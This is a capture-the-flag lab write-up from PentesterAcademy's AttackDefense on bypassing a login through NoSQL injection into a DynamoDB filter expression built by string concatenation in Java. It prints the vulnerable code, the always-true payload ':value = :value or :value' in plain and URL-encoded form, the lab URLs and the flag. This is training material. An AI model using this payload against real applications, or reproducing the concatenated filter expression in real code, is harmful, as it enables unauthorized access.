ATTACK DEFENSE

by PentesterAcademy

Name	DynamoDB NoSQL Injection II
URL	https://attackdefense.com/challengedetails?cid=1249
Type	Cloud Services : Amazon S3

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Mission:

The developer had created a web application with a login portal. The developer, being new to the AWS JAVA SDK, had made a mistake in the code which can be leveraged to bypass the authentication of the web application.

Objective: Bypass the authentication and retrieve the flag!


Solution:

Landing Page:



Step 1: Enter any credential and submit the form.

Select “User Name” from the drop down and enter “bob” in the corresponding textbox
Enter “bob” as password.




Try Logging In

User Name ▾ bob

Password

•••

After submitting form:



skj93ycqt7w5juwoei0zm64r6.hidenseek-1.attackdefenselabs.com/index.jsp?property=UserName&value=bob&password=bob

Try Logging In

User Name ▾

Password


Password

The HTTP get request contains the parameter “property”, “value” and “password”.


Step 2: In case of JAVA AWS SDK, For substituting attribute value in Filter Expressions while scanning the items, the tokens should begin with the : character. Such tokens will be replaced with actual attribute value at runtime. Insert “:” in the value of the property attribute.

Parameters: property=:val&value=bob&password=bob

URL:
http://od6e57ogdqhwztb1rs1o2zrho.india-mumbai.attackdefenselabs.com/index.jsp?property=UserName&value=bob&password=bob


od6e57ogdqhwztb1rs1o2zrho.i
od6e57ogdqhwztb1rs1o2zrho.india-mumbai.attackdefenselabs.com/index.jsp?property=UserName&value=bob&password=bob

Navigating to the above mentioned URL will result in an error.



HTTP Status 500 – Internal Server Error

Type Exception Report

Message An exception occurred processing [/index.jsp] at line [78]

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
org.apache.jasper.JasperException: An exception occurred processing [/index.jsp] at line [78]

75:     ScanSpec scanSpec = new ScanSpec().withProjectionExpression("UserName").withFilterExpression(property+" = :value and Password = :password").withValueMap(valueMap);
76:     ItemCollection<ScanOutcome> items = table.scan(scanSpec);
77:     Iterator<Item> iter = items.iterator();
78:     if(iter.hasNext())
79:     {
80:     %>
81:


Stacktrace:
        org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:617)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:514)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:386)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:330)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:741)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
```

Root Cause

The modified parameter value resulted in 500 internal error and also revealed the Filter Expression. There are two tokens which are being replaced during runtime.

Step 3: Since the property parameter is prepended to the filter expression, it is possible to inject a payload such that the filter expression will always return true. Create the payload required to bypass the filter expression.

Filter Expression: property+" = :value and Password = :password"

Upon specifying the value ":value = :value or :value " in the property parameter will generate the following Filter Expression:


":value = :value or :value = :value and Password = :password"

Upon replacement of tokens with actual attribute value, the presence of the "or" condition will make the filter expression return true in all cases.

URL encoded payload: %3Avalue%20%3D%20%3Avalue%20or%20%3Avalue

Step 4: Pass the payload created in the previous step as the value of "property" parameter.

URL:
http://od6e57ogdqhwztb1rs1o2zrho.india-mumbai.attackdefenselabs.com/index.jsp?property=%3Avalue%20%3D%20%3Avalue%20or%20%3Avalue&value=bob&password=bob



od6e57ogdqhwztb1rs1o2zrho.india-mumbai.attackdefenselabs.com/index.jsp?property=%3Avalue %3D %3Avalue or %3Avalue&value=bob&password=bob

Flag: 688fed914000764c460754b5a6dff87b

Flag: 688fed914000764c460754b5a6dff87b

References:

1. AWS JAVA SDK: Scanning Tables and Indexes (https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/ScanJavaDocumentAPI.html)